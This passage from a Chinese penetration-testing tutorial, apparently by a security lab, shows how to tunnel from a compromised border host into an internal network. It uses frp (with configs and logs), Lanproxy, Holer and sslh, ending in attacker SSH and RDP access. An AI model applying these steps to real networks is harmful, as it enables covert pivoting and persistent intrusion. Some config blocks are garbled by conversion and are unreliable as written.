
```
root@kaliMaster:~/tools/portfwd/nps/conf# netstat -tlnp | grep "1388"
tcp6      0      0 :::1388             :::*
root@kaliMaster:~/tools/portfwd/nps/conf#
```

回到Attacker-Win7[vps]执行

- mstsc 10.100.18.20:1388



流量汇总图



3.1.3.3. frp

frp 是一个可用于内网穿透的高性能的反向代理应用，支持 tcp,udp 协议，为 http 和 https 应用协议提供了额外的能力，且尝试性支持了点点对点穿透，常用于内网渗透。

总体来说是一款很强的内网穿透工具，功能也多，满足各种场景，本文只介绍端口转发

项目地址：

<https://github.com/fatedier/frp>

下载:

-

```
#git clone https://github.com/fatedier/frp.git
```

入侵者主机KaliMaster配置:

-
-
-
-
-
-
-
-

```
# tar -zxvf frp_0.27.0_linux_amd64.tar.gz# vi frps.ini[common]bind_port = 7000 [common]dashboard_port = 7500# dashboard 用户名密码, 默认都为 admindashboard_user = admindashboard_pwd = admin
```

```
root@KaliMaster:~/tools/portfwd/frp_0.27.0_linux_amd64# cat frps.ini
[common]
bind_port = 7000

[common]
dashboard_port = 7500
# dashboard 用户名密码, 默认都为 admin
dashboard_user = admin
dashboard_pwd = admin
root@KaliMaster:~/tools/portfwd/frp_0.27.0_linux_amd64#
```

启动服务端程序

-

```
# ./frps -c frps.ini
```

```
root@KaliMaster:~/tools/portfwd/frp_0.27.0_linux_amd64# ./frps -c frps.ini
2019/05/17 10:04:49 [I] [service.go:139] frps tcp listen on 0.0.0.0:7000
2019/05/17 10:04:49 [I] [service.go:232] Dashboard listen on 0.0.0.0:7500
2019/05/17 10:04:49 [I] [root.go:204] Start frps success
```

边界肉鸡Sangfor-5[VPS]配置

-
-
-
-
-
-
-
-
-
-
-
-
-
-
-
-
-
-
-
-

```
# tar -zxvf frp_0.27.0_linux_amd64.tar.gz# vi frpc.ini[common]server_addr = 10.100.18.20server_port = 7000 [remote_ssh]type = tcplocal_ip = 192.168.1.6local_port = 22remote_port = 6000 [local_ssh]type=tcplocal
```

启动frp客户端程序

-

```
#.frpc -c frpc.ini
```

```
root@sangfor-5:~/tools/portfwd/frp_0.27.0_linux_amd64# vim frpc.ini
[local_ssh]
type=tcp
local_ip = 127.0.0.1
local_port = 22
[common]
server_addr = 10.100.18.20
server_port = 7000

[remote_ssh]
type = tcp
local_ip = 192.168.1.6
local_port = 22
remote_port = 6000

[local_ssh]
type=tcp
local_ip = 127.0.0.1
local_port = 22
remote_port = 2233

[remote_rdp]
type=tcp
local_ip = 192.168.1.1
local_port = 3389
remote_port = 1387
```

深信服千里目安全实验室

```
root@sangfor-5:~/tools/portfwd/frp_0.27.0_linux_amd64#
root@sangfor-5:~/tools/portfwd/frp_0.27.0_linux_amd64# ./frpc -c frpc.ini
2019/05/17 10:01:47 [I] [service.go:221] login to server success, get run id [ecb150721485141f], server udp port [0]
2019/05/17 10:01:47 [I] [proxy_manager.go:137] [ecb150721485141f] proxy added: [local_ssh remote_rdp remote_ssh]
2019/05/17 10:01:47 [I] [control.go:144] [local_ssh] start proxy success
2019/05/17 10:01:47 [I] [control.go:144] [remote_rdp] start proxy success
2019/05/17 10:01:47 [I] [control.go:144] [remote_ssh] start proxy success
```

深信服千里目安全实验室

回到入侵者主机KaliMaster查看监听端口是否正常

-

```
# netstat -tlunp | egrep ":6000|:2233|:1387"
```

```
root@KaliMaster:~# netstat -tlunp | egrep ":6000|:2233|:1387"
tcp6      0      0  :::6000               :::*                    LISTEN     31007/./frps
tcp6      0      0  :::2233               :::*                    LISTEN     31007/./frps
tcp6      0      0  :::1387               :::*                    LISTEN     31007/./frps
root@KaliMaster:~#
```

深信服千里目安全实验室

到Attacker-Win10上

-

```
ssh 10.100.18.20:2233、ssh 10.100.18.20:6000, mstsc 10.100.18.20:1387
```

frp

Overview

Proxies

Help

Name	Port	Connections	TrafficIn
> local_ssh	2233	0	0 bytes
> remote_rdp	1387	0	19 bytes
> remote_ssh	6000	0	0 bytes

10.100.18.20d387 - 远程桌面连接

管理员 命令提示符

以太网适配器 本地连接 2: 连接特定的 DNS 后缀 : fe80::54e1:5a77:126f:f...
本地连接 IPv6 地址 : fe80::54e1:5a77:126f:f...
IPv4 地址 : 192.168.30.2
子网掩码 : 255.255.255.0
默认网关 :
以太网适配器 本地连接 2: 连接特定的 DNS 后缀 : fe80::b5a4:bba6:aab8:a6...
本地连接 IPv6 地址 : fe80::b5a4:bba6:aab8:a6...
IPv4 地址 : 192.168.1.1
子网掩码 : 255.255.255.0
默认网关 :
深信服千里目安全实验室

← → 10.100.18.20:7500/static/#/proxies/tcp

frp

Overview

Proxies

Help

Name	Port	Connections	Traffic In	Traffic Out	status
> local_ssh	2233	0	0 bytes	0 bytes	online
> remote_rdp	1387	1	1 KB	2 KB	online
> remote_ssh	6000	1	0 bytes	0 bytes	online

```


10.100.18.20:6000 - root@Sangfor-6: - Xshell 5
文件(F) 编辑(E) 查看(V) 选项(O) 窗口(W) 帮助(H)
ssh://root@10.100.18.20:6000
Connecting to 10.100.18.20:6000...
Connection established.
To escape to local shell, press 'Ctrl+Alt+J'.

Last login: Fri May 17 09:45:41 2019 from 10.100.19.254
[root@Sangfor-6 ~]# w
 10:24:06 up 3 days, 14:50,  4 users,  load average: 0.06, 0.02, 0.00
USER  TTY      FROM             LOGIN@   IDLE   JCPU   PCPU WHAT
root  pts/1    10.100.19.254    09:45   38:27   0.04s  0.04s -bash
root  pts/2    192.168.1.5     10:24   0.00s   0.14s  0.10s w
admin  tty1     :0               Thu14   19:29s 0.21s  pan  gde-password
admin  pts/0    :0               Thu14   19:58s 0.01s  0.01s /bin/bash
[root@Sangfor-6 ~]# whoami
root
  
```

```

root@kaliMaster:~/tools/portfwd/frp_0.27.0_linux_amd64# ./frps -c frps.ini
2019/05/17 10:04:49 [I] [service.go:139] frps tcp listen on 0.0.0.0:7000
2019/05/17 10:04:49 [I] [service.go:232] Dashboard listen on 0.0.0.0:7500
2019/05/17 10:04:49 [I] [root.go:204] start frps success
2019/05/17 10:09:19 [I] [service.go:340] client login info: ip [192.168.1.5:36104] version [0.27.0] hostname [] os [linux] arch [amd64]
2019/05/17 10:09:19 [I] [tcp.go:66] [b761617a157cde09] [local_ssh] tcp proxy listen port [2233]
2019/05/17 10:09:19 [I] [control.go:398] [b761617a157cde09] new proxy [local_ssh] success
2019/05/17 10:09:19 [I] [tcp.go:66] [b761617a157cde09] [remote_ssh] tcp proxy listen port [6000]
2019/05/17 10:09:19 [I] [control.go:398] [b761617a157cde09] new proxy [remote_ssh] success
2019/05/17 10:10:13 [I] [dashboard_api.go:173] http request: [/api/proxy/tcp]
2019/05/17 10:10:13 [I] [dashboard_api.go:167] http response [/api/proxy/tcp]: code [200]
2019/05/17 10:12:11 [I] [control.go:274] [b761617a157cde09] control writer is closing
2019/05/17 10:12:11 [I] [proxy.go:69] [b761617a157cde09] [remote_ssh] proxy closing
2019/05/17 10:12:11 [I] [proxy.go:135] [b761617a157cde09] [remote_ssh] listener is closed
2019/05/17 10:12:11 [I] [proxy.go:69] [b761617a157cde09] [local_ssh] proxy closing
2019/05/17 10:12:11 [I] [proxy.go:135] [b761617a157cde09] [local_ssh] listener is closed
2019/05/17 10:12:11 [I] [control.go:350] [b761617a157cde09] client exit success
2019/05/17 10:13:39 [I] [service.go:340] client login info: ip [192.168.1.5:36114] version [0.27.0] hostname [] os [linux] arch [amd64]
2019/05/17 10:13:39 [I] [tcp.go:66] [ecb150721485141f] [local_ssh] tcp proxy listen port [2233]
2019/05/17 10:13:39 [I] [control.go:398] [ecb150721485141f] new proxy [local_ssh] success
2019/05/17 10:13:39 [I] [tcp.go:66] [ecb150721485141f] [remote_rdp] tcp proxy listen port [1387]
2019/05/17 10:13:39 [I] [control.go:398] [ecb150721485141f] new proxy [remote_rdp] success
2019/05/17 10:13:39 [I] [tcp.go:66] [ecb150721485141f] [remote_ssh] tcp proxy listen port [6000]
2019/05/17 10:13:39 [I] [control.go:398] [ecb150721485141f] new proxy [remote_ssh] success
2019/05/17 10:18:42 [I] [proxy.go:82] [ecb150721485141f] [remote_rdp] get a new work connection: [192.168.1.5:36114]
2019/05/17 10:18:54 [I] [control.go:274] [ecb150721485141f] control writer is closing
2019/05/17 10:18:54 [I] [proxy.go:69] [ecb150721485141f] [local_ssh] proxy closing
2019/05/17 10:18:54 [I] [proxy.go:135] [ecb150721485141f] [local_ssh] listener is closed
2019/05/17 10:18:54 [I] [proxy.go:69] [ecb150721485141f] [remote_rdp] proxy closing
2019/05/17 10:18:54 [I] [proxy.go:135] [ecb150721485141f] [remote_rdp] listener is closed
2019/05/17 10:18:54 [I] [proxy.go:69] [ecb150721485141f] [remote_ssh] proxy closing
2019/05/17 10:18:54 [I] [proxy.go:135] [ecb150721485141f] [remote_ssh] listener is closed
2019/05/17 10:18:54 [I] [control.go:350] [ecb150721485141f] client exit success
  
```

访问<http://10.100.18.20:7500>可以查看流量统计



以下两款工具只做介绍没有详细操作步骤，详细操作步骤可以参考工具的Github介绍。

3.1.3.4. Lanproxy

lanproxy是一个将局域网个人电脑、服务器代理到公网的内网穿透工具，目前仅支持tcp流量转发，可支持任何tcp上层协议（访问内网网站、本地支付接口调试、ssh访问、远程桌面...）。目前市面上提供类似服务的有花生壳、TeamView、GoToMyCloud等等，但要使用第三方的公网服务器就必须为第三方付费，并且这些服务都有各种各样的限制，此外，由于数据包会流经第三方，因此对数据安全也是一大隐患。

项目地址：

<https://github.com/ffay/lanproxy>

相关地址：

主页 <https://lan.io2c.com>

lanproxy-go-client <https://github.com/ffay/lanproxy-go-client>

发布包下载地址：

<https://github.com/ffay/lanproxy/releases>

LanProxy Configuration退出

客户端管理

客户端管理

添加客户端

配置管理

Mac pro

Windows


数据统计

Mac pro - 代理配置

代理名称	公网出口端口	后端IP端口	操作
Web	1111	10.12.194.253:80	编辑 删除
SSH	2222	10.12.194.253:22	编辑 删除

添加配置

LanProxy-内网穿透工具

 深信服千里目安全实验室


3.1.3.5. Holer

Holer是一个将局域网中的应用映射到公网访问的端口映射软件，支持转发基于TCP协议的报文。



项目地址:

<https://github.com/wisdom-projects/holer>



登录系统需要输入默认的管理员账号，默认用户名: **admin** 密码: **admin123**

用户也可以在文件 `holer-server/resources/conf/holer-data.sql` 中修改默认的用户名和密码，然后重启Holer服务端使其生效。

创建客户端和端口映射

在用户列表页面中创建一个Holer客户端

<http://holer.your-domain.com/view/holer-client.html>



在端口映射页面中为该Holer客户端创建端口映射
<http://holer.your-domain.com/view/holer-port.html>



另外两款内网穿透工具给出链接，这里不做介绍，大家可以自行研究

<https://natapp.cn/>

<https://github.com/vzex/dog-tunnel>

3.1.4. 端口复用-ssllh

ssllh是ssl/ssh协议的端口复用程序，它在指定端口受理连接，然后根据远程客户端发送的第一个数据包识别应用程序的连接类型，并将之转发到相应的服务端程序。

目前，ssllh可调度http、https、ssh、overVN、tinc和xmpp协议的连接，适用于目标服务提供商可能会只开放80（http）端口和443（https）端口，ssllh程序可以突破这种障碍，ssllh程序的端口复用功能可在443端口上同时受理ssh连接和https连接

启动程序：

```
#ssllh
```

修改/etc/apache2/ports.conf，如下：

-

-
-
-
-
-
-
-
-

```
Listen 80<IfModule ssl_module>
Listen 443</IfModule><IfModule mod_gnutls.c>
Listen 443</IfModule><IfModule mod_ssl.c>
Listen 127.0.0.1 443</IfModule>
```


```
root@sangfor-5:~# cat /etc/apache2/ports.conf
# If you just change the port or add more ports here, you will likely also
# have to change the VirtualHost statement in
# /etc/apache2/sites-enabled/000-default.conf

Listen 80

<IfModule ssl_module>
    Listen 443
</IfModule>

<IfModule mod_gnutls.c>
    Listen 443
</IfModule>

<IfModule mod_ssl.c>
    Listen 127.0.0.1 443
</IfModule>
# vim: syntax=apache ts=4 sw=4 sts=4 sr noet
root@sangfor-5:~#
```



配置sslh

-

```
#vi /etc/default/sslh
```

找到如下内容:

-

```
Run=no
```

把上述内容替换为:

-

```
Run=yes
```

```
root@sangfor-5:~# vi /etc/default/sslh
# Default options for sslh initscript
# sourced by /etc/init.d/sslh

# Disabled by default, to force yourself
# to read the configuration:
# - /usr/share/doc/sslh/README.Debian (quick start)
# - /usr/share/doc/sslh/README, at 'Configuration' section
# - sslh(8) via "man sslh" for more configuration details.
# Once configuration ready, you "must" set RUN to yes here
# and try to start sslh (standalone mode only)

RUN=yes

# binary to use: forked (sslh) or single-thread (sslh-select) version
# systemd users: don't forget to modify /lib/systemd/system/sslh.service
DAEMON=/usr/sbin/sslh

DAEMON_OPTS="--user sslh --listen <change-me>:443 --ssh 127.0.0.1:22 --ssl 127.0.0.1:443 --pidfile /var/run/sslh/sslh.pid"
```



启动sslh

-

```
#/etc/init.d/sslh start
```

在入侵者主机执行ssh

-

```
#ssh root@192.168.1.5 -p 443
```

```
root@sangfor-5:~# /etc/init.d/sslh
starting sslh (via systemctl): sslh.service.
```



.....

参考

.....

【技术分享】内网漫游之SOCKS代理大结局

<https://www.anquanke.com/post/id/85494>

【合集】内网端口转发及穿透

<https://www.freebuf.com/articles/web/170970.html>

内网渗透之端口转发与代理工具总结

<https://xz.aliyun.com/t/142>

Klion's blog

<https://klionsec.github.io/>

Micropoor-Github

<https://github.com/Micropoor/Micro8>

[实用开源]端口转发小工具rtcp.py

<http://blog.knownsec.com/2012/02/open-source-rtcp/>

<https://github.com/knownsec/rtcp>



解锁更多精彩内容